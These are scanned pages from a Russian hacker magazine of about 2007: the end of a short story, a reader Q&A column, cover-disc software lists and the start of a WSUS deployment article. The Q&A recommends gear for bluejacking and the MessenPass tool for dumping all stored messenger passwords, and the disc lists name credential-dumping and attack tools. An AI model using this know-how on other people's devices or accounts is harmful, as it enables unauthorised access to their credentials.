Это был человек. Настоящий. Мертвый. Человек.
— Послушайте... — начал было я, но тут в спину что-то ударило. Больно... Я покачнулся, где-то на задворках сознания промелькнула мысль, что комбинезон все выдержит, но на этот раз я ошибался. Ноги подкосились, я упал рядом с обездвиженной машиной.
Второй удар пришелся на голову. Стекло шлема разлетелось, что-то горячее и острое вонзилось мне в лицо...
«Ту-у! Ту-у! Ту-у!» — гудел ревун. Вдоль коридоров включились сирены и маячки, стены озарились оранжевым светом...
— Откуда он притащил его? — стукнул кулаком по столу первый менеджер. — У тебя руки из задницы растут что ли? Он бы сейчас первый уровень прошел, мы бы подгрузили второй и могли бы играть еще часа три!
— Я не виноват, — попытался оправдаться напарник. — Здесь очень сложное управление, зацепил в комбинации не ту клавишу...
— Не ту клавишу! Идиот! В день два трупа — это чересчур!
Он смотрел на монитор, где посреди экрана лежали два мертвых человека в окружении застывших монстров, ожидающих приказа. Потом он положил руку на джойстик, легонько шевельнул им, и киберохотники расползлись по своим нишам.
— Ты же понимаешь — хоронить-то они не умеют. Только стрелять. Опять все своими руками... Это уже не киберсафари, а киберкладбище какое-то получается. Надо, чтобы там чего-нибудь поправили наши умники. Ладно, не стой, напяливай спецодежду, бери пару лопат и в лифт. На сегодня — game over.
И они отправились в подвал наводить порядок.

СТЕПАН «STEP» ИЛЬИН
/ FAQ@REAL.XAKEP.RU /



HACKFAQ@REAL.XAKEP.RU

ЗАДАВАЯ ВОПРОС, ПОДУМАЙ! НЕ СТОИТ ПОСЫЛАТЬ МНЕ ВОПРОСЫ, ТАК ИЛИ ИНАЧЕ СВЯЗАННЫЕ С ХАКОМ/КРЯКОМ/ФРИКОМ — ДЛЯ ЭТОГО ЕСТЬ HACK-FAQ (HACKFAQ@REAL.XAKEP.RU), НЕ СТОИТ ТАКЖЕ ЗАДАВАТЬ ОТКРОВЕННО ЛАМЕРСКИЕ ВОПРОСЫ, ОТВЕТЫ НА КОТОРЫЕ ТЫ ПРИ ОПРЕДЕЛЕННОМ ЖЕЛАНИИ МОЖЕШЬ НАЙТИ И САМ. Я НЕ ТЕЛЕПАТ, ПОЭТОМУ КОНКРЕТИЗИРУЙ ВОПРОС, ПРИСЫЛАЙ КАК МОЖНО БОЛЬШЕ ИНФОРМАЦИИ.

Q: Уже давно хочу попробовать Skype для общения голосом. Благо недавно подключил себе ADSL и ширина канала теперь более чем достаточная. Но меня мучает такой вопрос: сколько Skype будет расходовать трафика? Не окажется ли так, что все сэкономленные на его использовании деньги уйдут на оплату счета за инет? Я по-прежнему плачу за каждый мегабайт и искренне верю, что Skype не будет прожорливым. Но что на самом деле?

A: Тут надо сразу сказать, что расход трафика сильно зависит от того кодека, который будет использовать программа Skype для оцифровки речи. Один кодек передает голос с фантастическим качеством, но большими затратами. Другой, напротив, использует возможности канала скромно, но в тоже время достаточно для передачи сносного качества звука. Используемый кодек выбирается автоматически на основании возможностей соединения с одной и другой стороны. В среднем, Skype использует 3-16 Кб/с. Дорого это или нет — судить тебе. Рекомендую просто выполнить тестовый звонок и с помощью файрвола посчитать, сколько было потрачено трафика. Все сразу станет ясно.

Q: Хочу купить себе к ноуту USB Bluetooth адаптер. Причем не китайский ширпотреб, а хороший девайс, который будет работать в радиусе 100 метров. Проще говоря, нужен инструмент для блюджекинга. Что можешь порекомендовать?

A: В первую очередь, нужно обратить внимание на стандарт, используемый в адаптере. Это должен быть Class 1, 100m, Bluetooth 2.0. Если купишь устройство с Class 2, то в лучшем случае получишь связь с дальностью 10-15 метров. Помимо этого, донгл (он же свисток, или bluetooth-адаптер) должен поддерживать драйверы Widcomm (www.widcomm.com), так как в этом случае удастся добиться работы устройства и необходимого для блюджекера софта. Проверь MAC-адрес устройства: на левых девайсах нередко вместо нормального адреса указано 11:11:11:11:11:11. Если купишь адаптер с внешней антенной, который пользуется особой популярностью среди блюджекеров, не поленись посмотреть адаптер на свету. Дешевый пластик обычно пропускает часть света, и, присмотревшись, можно легко распознать некачественные подделки, у которых микросхема доходит только до середины корпуса, а антенна никуда не припаяна и приделана чисто для понта. Впрочем, ее легко можно припаять самому, что мы показывали в видеоуроке на диске к декабрьскому номеру. Я использую адаптер Billington, который соответствует всем требованиям и к тому же без проблем работает как под виндой, так и никсами.



Q: Есть компьютер в сети, который находится за маршрутизатором. Соответственно, прямого IP-адреса в интернете у него нет. Но мне периодически приходится обращаться к нему удаленно через глобальную Сеть. Как быть? Единственный вариант — port-mapping?

A: Конечно, проще всего настроить на сервере переадресацию портов (как раз тот самый port-mapping), то есть сделать так, чтобы запросы, приходящие на определенный порт маршрутизатора, перенаправлялись на порт компьютера в сети. Получается, что, обратившись по этому адресу и порту на маршрутизатор извне, мы, на самом деле, обратимся к нужному компьютеру в сети. Жаль только, что возможность самому настроить роутер есть далеко не всегда, но зато чаще всего имеются альтернативные варианты. Можно, например, организовать VPN-соединение средствами, для которых маршрутизатор, файрволы и NAT на пути не помеха. Одним из таких средств является программа Hamachi (www.hamachi.cc). Сделать с ее помощью виртуальную сеть не сложнее, чем послать сообщение по ICQ. После быстрой процедуры соединения компьютеры получат в виртуальной сети IP-адреса, посредством которых будут работать друг с другом напрямую, не обращая внимания на какой-то там маршрутизатор. Еще один интересный продукт, на который стоит указать, — это SSL-Explorer (http://sourceforge.net/projects/sslexplorer). С помощью него ты вообще сможешь наладить удаленный доступ в сеть через обычный веб-браузер!

Q: Впервые установил себе Linux Mandriva 2007, который взял с вашего диска. Красиво, интересно, но как теперь установить программы? Например, клиент для ICQ? Неужели, действительно, придется вручную компилировать программы?

A: Открою тебе большой секрет. Для установки в систему приложений совершенно необязательно собирать их из исходников. Все давно уже сделано за тебя, и практически для любой системы и программы есть пакет с бинарником и всеми сопутствующими файлами. Причем не нужно даже искать сами пакеты, так как всю грязную работу выполняют удобные в использовании менеджеры пакетов. В итоге, установить приложение становится даже проще, чем под виндой. Если говорить конкретно о Mandriva, то в этой системе по умолчанию установлен менеджер пакетов Easy URPMI (http://easyurpmi.zarb.org). Правда, для использования его нужно предварительно отконфигурировать, чем мы сейчас и займемся. Прежде всего, для этого нужно зайти на официальный сайт приложения и выбрать там версию установленного у тебя дистрибутива (в твоем случае — 2007), а также архитектуру компьютера (если у тебя не 64-битная версия Мандривы, то оставь i586). Следующий шаг — выбор источников, откуда менеджер будет закачивать пакеты. Не заморачивайся и просто все оставляй по умолчанию, после чего уже на следующем же шаге ты получишь команды, необходимые для конфигурации менеджера:

```
urpmi.addmedia main ftp://mirror.
pacific.net.au/MandrivaLinux/
official/2007.0/i586/media/main/
release with media_info/hdlist.cz
urpmi.addmedia --update main_
updates ftp://ftp.tugraz.at/mirror/
mandrake/official/2007.0/i586/
media/main/updates with media_info/
hdlist.cz
urpmi.addmedia --update contrib_
updates ftp://ftp.tugraz.at/mirror/
mandrake/official/2007.0/i586/
media/contrib/updates with media_
info/hdlist.cz
```

Каждая строка — отдельная консольная команда, которую нужно выполнить с правами администратора (root'а). Если система не выдала ошибок (а выдавать их при таком подходе она не должна), то можно сразу приступать к использованию менеджера пакетов. Консольная версия запускается командой urpmi, а чтобы получить справку, достаточно набрать команду:

```
Man urpmi
```

Q: Как же меня достал спам! Не успеешь подписаться настоящим e-mail-адресом, как он тут же попадает в спам-листы. Ящику всего только пару дней, а на него уже валится спам — где это видано? Что делать?

A: Посмотрим на этот вопрос со стороны самих спамеров. Самый простой способ собрать спам-лист (базу e-mail-адресов, на которые будет осуществляться рекламная рассылка) — это пустить в инета бота, который будет парсить самые разнообразные страницы и извлекать из них e-mail-адреса. И если раньше помогала примитивная маскировка, типа изменения «step@gameland.ru» на «step(sobaka)gameland.ru», то сейчас такой фокус едва ли пройдет. Боты стали умнее, поэтому придется умнее поступать и нам! Вспомни, как защищаются самые разнообразные форумы и онлайн-сервисы от автоматической регистрации. Чаще всего они используют защиту с помощью динамической картинки, на которой так изображены цифры и буквы, что их сложно разобрать автоматической OCR-системе и в тоже время легко человеку. Собственно, а кто мешает вместо обычной текстовой строки с e-mail-адресом использовать картинку, на которой он написан? Для этого даже есть специальный сервис www.certainkey.com/demos/manglemail. Как только вводишь свой e-mail, получаешь картинку с изображением, а также готовый тэг для вставки на страницы (например, «<img src="http://www.certainkey.com/mm?i10">»). Тут главное, чтобы хозяева сервиса сами не были спамерами :).

Q: Работаем с младшим братом за одним компьютером. И знаете, даже при использовании ограниченной учетной записи он умудряется напортачить в системе. Как бы поместить его в некоторую оболочку, в которой он мог бы делать все что захочет и в тоже время не нарушал бы мое душевное равновесие?

A: Лучше всего, конечно, обойтись стандартными средствами винды. Можешь, например, создать для него одну единственную папку (с бинарниками нужных приложений, музыкой, играми и т.д.) и ограничить ею доступ к файловой системе. Но в этом случае он будет чувствовать себя ущемленным и наверняка попытается тебе отомстить. А вот использование продукта WinJail (www.winquota.com/wj) лишено подобного недостатка. В этом случае твой братик будет запускать все приложения в безопасном окружении (так называемом sandbox'е) и они никак не повлияют на общую работу системы. Вместо папки ему можно будет сделать виртуальный жесткий диск и вообще предоставить ему практически любую свободу без опаски за здоровье винды.

Q: Как восстановить забытый пароль от интернет-мессенджера?

A: Раньше бы я сказал, что все зависит от конкретного приложения: для ICQ или Miranda потребовалось бы одно приложение, но для вскрытия, например, Google Talk — совсем другое. Сейчас же могу тебе посоветовать один универсальный инструмент. MessenPass (www.nirsoft.net/utils/mspass.html) выдаст пароли почти что от всех установленных в системе мессенджеров. То что нужно!

>> WINDOWS

> Daily Soft

&RQ 0.9.7.3
7-Zip 4.43 Beta
ACDSee 9
Agnitum Outpost Firewall PRO 4.0.1005.590.123
Alcohol 120% 1.9.6.4719
Cute FTP Professional 8
DAEMON Tools v4.08
Dot.net Framework 3.0
Download Master 5.2.2.1059
Far Manager 1.70
Flashget 1.80 beta 3
Gaim 2.0.0 beta 4
Google Talk 1.0.0.82 Beta
iTunes 7.0.2
KishKish SAM BETA Ver. 3.6
LePutty 2006.11.03
Miranda IM 0.6.1
mIRC 6.21
Mozilla Firefox v.3.0 Alpha 1
Mozilla Thunderbird 1.5.0.9
Notepad 3.9
Opera 9.10 International
QIP Build 7998
Reget Deluxe 4.2.265
SecureCRT 5.2.1
Semagic 1.5.9.9
SIM 0.9.4
Skype 3.0.209
SmartFTP 2.0 Build 1000
Starter v5.6.2.8
Teleport Pro 1.43
TheBat! v3.95.06 PRO
Total Commander 7 public Beta 3
Unlocker 1.8.5
Winamp 5.32
Windows Live Messenger 8.1 Beta
Winrar 3.70
Winzip 11
Xakep CD DataSaver 5.1
XChat 2.8.1

>Development

Antechinus JavaScript Editor 8.0
AutoUpdate+ 3.4
Borland Developer Studio 2006 Architect
Grasshopper 2.0
IDA Pro 5.0
Microsoft Expression Web 2007
Microsoft Office 2007
NET ModelKit Suite 2.3
Stylus Studio 2007 XML Enterprise Suite
TSW WebPad.NET 1.0
Visual Build Professional 7.2
Visual DataFlex 12
Xtreme ToolkitPro 2006 Q4

>Multimedia

AnyReader 2.0
Arturia CS-80V 1.6
Awave Studio 10.0
CardRecovery v3.20
Cleanerzoomer 3.6a
Cover Commander 2.7
Crazytalk 4.5 Media Studio Works
Magic Music Editor
Magic Video Converter
Magic Video Studio
MiniLyrics 4.6.2280
MultiTranse 4.3.1
Nasser fx 1
Native Instruments Absynth
DXi RTAS VSTi 4
Photo Collage Studio ver.1.8.0
PictureMan Painter 5.0.2 Pro
Screen Calipers 4.0
Screenshot Creator 2.0 final
True BoxShot 1.6 Beta
Video Avatar 2.0
WebGraphics Optimizer 4.2

>Net

Agnitum Spam Terrier 1.0.75
Anonymous Browsing Toolbar 3.3
BlackWidow 5.21
cFos 7.04
Cyclope Internet Filtering Proxy 2.3
HttpTrafficGen 1.6
IM Gateway v.1.4
iolo Personal Firewall
IP Hider 2.7
Okoker Shutdown Expert 1.5
Pandion 2.5
Ping-Probe 1.1.4
PortTunnel 2.0.18.368
Proxy Switcher 3.8.0
Remote Installer 1.3.78
SimpLite 2.2.6
SolidShare 3.0.2
System Privacy Shield 2.5
TrafficEmulator 1.4
Web Cache Illuminator 4.9.4
Windows Live Mail

>Security

BlueAuditor
Distributed Rainbow Table Generation Client
MadMACs
Nsauditor Network Security Auditor 1.4.7.0
OWASP JBroFuzz
PWDumpX v1.0
SARA 7.0.4a
Scuba
SIP Proxy 2.0
Snort IDScenter 1.1 RC4
SOAPSonar Personal Edition 2.7.3
sqlmap
Telemachus
txdns
Universal JavaScript Decoder
USB Lock RP 2.5

>Server

2X ApplicationServer v4.2
2X LoadBalancer
Acronis Snap Deploy 2.0
Activity Monitor 3.2
Apache2Triad 1.5.4
AssetDB 2.0.58
BigApache for Windows 1.06
GFI Network Server Monitor 7.0
ISA Stats 1.4
SQLyog Enterprise 5.23 BETA
VMware Server 1.0.1

>System

Acronis Drive Cleanser 6.0
Advanced Vista Codec Package 4.2.0
Belarc Advisor 7.2.1.9
Chameleon Clock v3.7
Comodo Personal Firewall 2.4.8.122 Beta
DriveScrubber 3
Folderico 3.2.1
Internet Password Recovery Master 1.3.0.5
Iolo Search and Recover 4.2
KLS Backup 2006 Pro v2.5.0.0
Magic Burning Studio 10.2.9
Magic DVD Rip Studio
Magic Video Converter
Makagiga
MindSoft Utilities XP 9.5
Office Password Recovery Master 1.3.0.2
Panda Internet Security 2007
Parallels Workstation 2.2
PC Wizard 2006
Power Off 5.5-05b
PowerGrep 3.3.2
qliner hotkeys v.2.0.1
RivaTuner 2.0 Final (25.12.2006)
SiSoftware Sandra Engineer 2007
sTabLauncher 1.4
Sticky Note 9.0
WinJail 3.0.3
ZoneAlarm Security Suite 7.0.302.000

>>UNIX

>Desktop

Abiword 2.4.6
Bzflag 2.0.8
Doom3 1.3.1302
Inkscape 0.44.1
Lyx 1.4.3
Mirage 0.8.3
Openofficeorg 2.1
Quake3 1.11-6
Scribus 1.3.3.7
Tuxracer 0.61
Vegastrike 0.4.3

>Devel

Autoconf 2.61
Automake 1.9.6
Binutils 2.17
Bison 2.3
Freetype 2.3.0
Gcc 4.1.1
Gd 2.0.33
Gettext 0.16
Gmake 3.81
Gmp 4.2.1
Gtk 2.10.9
Netbeans 5.5
Nvu 1.0
Php 5.2.0
Pkg-config 0.21
Qt 4.2.2
Subversion 1.4.3

>Libz

Glib 2.12.9
Libiconv 1.11
Libjpeg 6b
Libmcrypt 2.5.7
Libnet 0.10.11
Libogg 1.1.3
Libpcap 0.9.5
Libpng 1.2.15
Libtiff 3.8.2
Libtool 1.5.22
Libxml2 2.6.27
Pango 1.15.4
Sdl 1.2.11
T1lib 5.1.0
Zlib 1.2.3

>Multimedia

Amarok 1.4.4
Audacity 1.2.6
Avidemux 2.3
Blender 2.42a
Mplayer 1.0rc1
Mplayerxp 0.6.1.1
Vlc 0.8.6
Xine-lib 1.1.2
Xine-ui 0.99.4

>Net

Centericq 4.21.0
Fetchmail 6.3.6
Firefox 2.0
Gaim 2.0.0beta6
Mutt 1.5.13
Pptp 1.7.1
Psi 0.10
Rsync 2.6.9
SeaMonkey 1.1
Smtp-vilter 1.3.6
Sylpheed 2.3.1
Thunderbird 2.0b2
Tightvnc 1.2.9
Wget 1.10.2
Xchat 2.8.0

>Security

Clamav 0.88.7
Ettercap 0.7.3
Fwbuilder 2.1.8
Gnupg 2.0.1
John 1.7.2
Kismet 2007-01-R1b
Mcrypt 2.6.4
Nmap 4.20
Openssl 0.9.8d
Rats 2.1
Stunnel 4.20
Sudo 1.6.8p12
Tcpdump 3.9.5

>Server


Apache 2.2.4
Bind 9.3.4
Courier-imap 4.1.2
Cups 1.2.7
Dhcp-3.0.5
Dovecot 1.0.rc19
Mysql 5.0.33
Nut 2.0.5
Openldap 2.3.33
Openssh 4.5p1
Openvpn 2.0.9
Postfix 2.3.6
Postgresql 8.2.1
Pure-ftpd 1.0.21
Samba 3.0.23d
Sendmail 8.13.8
Snort 2.6.1.2
Sqlite 3.3.8
Squid 2.6STABLE9

>System

Ati 8.32.5
Bash 3.2
Bzip2 1.0.4
Cdrtools 2.01
Checkinstall 1.6.1
Coreutils 6.7
Initng 0.6.9pre2
Iptables 1.3.7
Linux 2.6.19.2
Madwifi 0.9.2
Mc 4.6.1
Nvidia 1.0-9746
Ports
Qemu 0.8.2
Vim 7.0
Wine 0.9.30
Zsh 4.2.6

>X-Distrs

FreeBSD 6.2




ХАКЕР
PRO
Как запалить хакера
Ловим взломщиков с помощью Snort
PostgreSQL или MySQL?
Грамотно ставим обе системы
Польза и вред RAID-массивов
Рассказывает Крис Касперски
Властелин обновлений
WSUS: сервис централизованного управления обновлениями и исправлениями
+
3 видео для крутых админов
С них для тебя начнется многое



СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /

Властелин обновлений

WSUS: СЕРВИС ЦЕНТРАЛИЗОВАННОГО УПРАВЛЕНИЯ ОБНОВЛЕНИЯМИ И ИСПРАВЛЕНИЯМИ

Своевременная установка обновлений и исправлений является одним из факторов, обеспечивающих надежную защиту информационной системы. Индивидуальное обновление систем приведет к существенному увеличению трафика и потребует большего внимания со стороны администратора. В 2002 году корпорация Microsoft предложила бесплатный продукт для управления обновлениями — SUS (Software Update Services), который сейчас заменен более мощным решением — WSUS (Windows Server Update Services).

Как работает WSUS


лужба WSUS предназначена для централизованного управления обновлениями и исправлениями продуктов Microsoft: Windows 2000 SP4/XP/2003/Vista, Office XP/2003, Exchange Server, SQL Server и других. По мере выхода новых продуктов этот список автоматически обновляется. Служба WSUS состоит из серверной и клиентской части. Серверная часть устанавливается внутри сети и подменяет собой Microsoft Update, к которому подключаются клиенты за обновлениями при настройке по умолчанию. Такой подход предоставляет множество преимуществ. Так, все обновления скачиваются с сайта Microsoft только один раз. Администратор может самостоятельно выбрать тип обновлений, остановившись, например, только на критических обновлениях безопасности и драйверах, а также указать язык. Причем теперь появилась возможность первоначально протестировать выбранные обновления на группе компьютеров и, убедившись, что все идет нормально, разрешить устанавливать их остальным. В разветвленных сетях можно использовать несколько сервисов WSUS, скачивать обновления через интернет будет только один из них. Для хранения описаний обновлений, конфигурации сервера WSUS и состояния обновлений клиентских систем используется база данных. Клиентом WSUS является служба Automatic Updates.
На момент написания статьи была доступна версия WSUS 3.0 beta 2. Ее мы и будем дальше рассматривать, учитывая, что работает она стабильно, имеет дополнительные возможности и некоторые особенности по сравнению с предыдущей версией 2.0, да и любая бета рано или поздно превращается в релиз. Установленный WSUS 2.0 легко обновляется до 3.0, при этом будут сохранены все предыдущие настройки, но если используется несколько серверов обновлений, то процесс модернизации должен начинаться с основного сервера.

Подготовка перед установкой

Перед началом установки WSUS необходимо убедиться, что компьютер и система удовлетворяют некоторым требованиям, иначе эта процедура может затянуться. Так, для работы сервера обновлений, который будет обслуживать до 500 клиентов, необходим компьютер с процессором 1 Гц и 1 Гб оперативной памяти. Раздел, в который будет устанавливаться WSUS, должен быть отформатирован под файловую систему NTFS и иметь не менее 6 Гб свободного места, причем чем больше типов систем планируется обновить, тем больше требуется свободного пространства. Еще 1 Гб свободного места должен иметь системный раздел и 2 Гб — раздел, на котором установлен Windows SQL Server 2005 Embedded Edition (далее SQL Server 2005 EE). Операционная система должна быть Windows Server 2003 SP1 или Vista. Версия WSUS 2.0 поддерживала еще и Windows 2000 SP3, но в 3.0 ее из списков зависимостей вычеркнули. В дальнейшем мы будет рассматривать установку применительно к 2003 SP1. Для установки WSUS необходимы следующие обязательные компоненты:

```
1. Microsoft Internet Information
Services (IIS) 6.0;
2. Background Intelligent Transfer
Service (BITS) 2.0 (go.microsoft.
com/fwlink/?LinkID=47251);
3. Microsoft .NET Framework
Version 2.0 (go.microsoft.com/
fwlink/?LinkID=68935);
4. Microsoft Report Viewer 2005
(go.microsoft.com/fwlink/
?LinkID=70410).
```

В отличие от предыдущей версии, настраивавшейся через веб-интерфейс, третья версия использует уже MMC. И для его работы потребуется Microsoft Management Console 3.0 (go.microsoft.com/fwlink/?LinkID=70412). Если в системе будет чего-то не хватать для корректной установки или работы WSUS, об этом будет сообщаться в виде подсказки.
В качестве SQL-сервера может использоваться уже названный SQL Server 2005 EE, который идет в комплекте WSUS, или SQL Server 2005 SP1. Первый устанавливается и настраивается автоматически, поэтому нет причин от него отказываться. В качестве клиентских машин



› Одобрение обновления

могут выступать Windows 2000 Pro/Server/Advanced Server с SP4, Windows XP Pro с SP1 и выше и Windows Server 2003 всех версий. Если после установки возникнут проблемы с работой WSUS, следует проследить, что встроенная в Windows группа Network Service имеет:

1. доступ для чтения (read) к каталогу, куда установлен WSUS, иначе не будет работать BITS;
2. полный доступ (Full Control) к каталогу WSUS\WsusContent, который так устанавливается по умолчанию, но другими сервисами, отвечающими за безопасность, может сбрасываться;
3. полный доступ к каталогам %windir%\Temp и %windir%\Microsoft .NET\Framework\v1.1.4322\Temporary ASP.NET Files.

Установку могут производить только члены локальной группы «Администраторы». Напомню, что IIS 6.0 уже идет в комплекте Windows Server 2003, но по умолчанию не устанавливается. Если это еще не сделано, зайди в «Установка и удаление программ → Установка компонентов Windows → Application Server» и установи флажок напротив IIS. Теперь все готово к установке.

Устанавливаем WSUS

Последняя версия WSUS 3.0 доступна по адресу go.microsoft.com/fwlink/?LinkId=71058. Запускаем полученный исполняемый файл WSUSSetup.exe. После анализа системы на предмет наличия всех зависимостей нам будет предложено принять лицензионное соглашение. На следующем шаге Select Update Source определяется источник клиентских обновлений. Если выбрать «Store updates locally», сервер WSUS 3.0 будет хранить обновления в указанном месте на локальном диске. В противном случае клиентские компьютеры будут каждый раз загружать одобренные обновления с сайта Microsoft. Трудно придумать логичное применение второго варианта в нормальных условиях, поэтому стоит остановиться на локальном хранении обновлений.

Теперь переходим к выбору базы данных. По умолчанию предлагается использовать идущий в комплекте SQL Server 2005 EE, вполне подойдет локальный или удаленный SQL Server. Далее производится попытка подключения к выбранной базе данных, в случае «Successfully connected» двигаемся дальше.

На Web Site Selection выбирается веб-узел, который будет использоваться WSUS. Рекомендуется задействовать имеющийся IIS, работающий на 80-м порту, в качестве альтернативы предлагается создать отдельный веб-узел, работающий уже на порту 8530. Внизу мы видим URL-адрес, к которому будут подключаться клиентские компьютеры для загрузки обновлений, запоминаем его.

После нажатия на «Next» смотрим итоговую информацию, и далее, собственно, осуществляется установка всех компонентов WSUS. Выбрав по окончании флажок «Launch WSUS Server Configuration Wizard», мы получим возможность запустить Configuration Wizard, который поможет произвести первоначальные установки. Не стоит упускать такую возможность, хотя при желании его всегда можно запустить из основного окна программы, зайдя в «Options → WSUS Server Configuration Wizard».

Настройки в Configuration Wizard

По умолчанию WSUS получает обновления с веб-узла Microsoft Update напрямую. Но если в сети используется прокси-сервер или сервер WSUS прикрыт межсетевым экраном, тогда соответствующие настройки необходимо указать на первых шагах мастера.

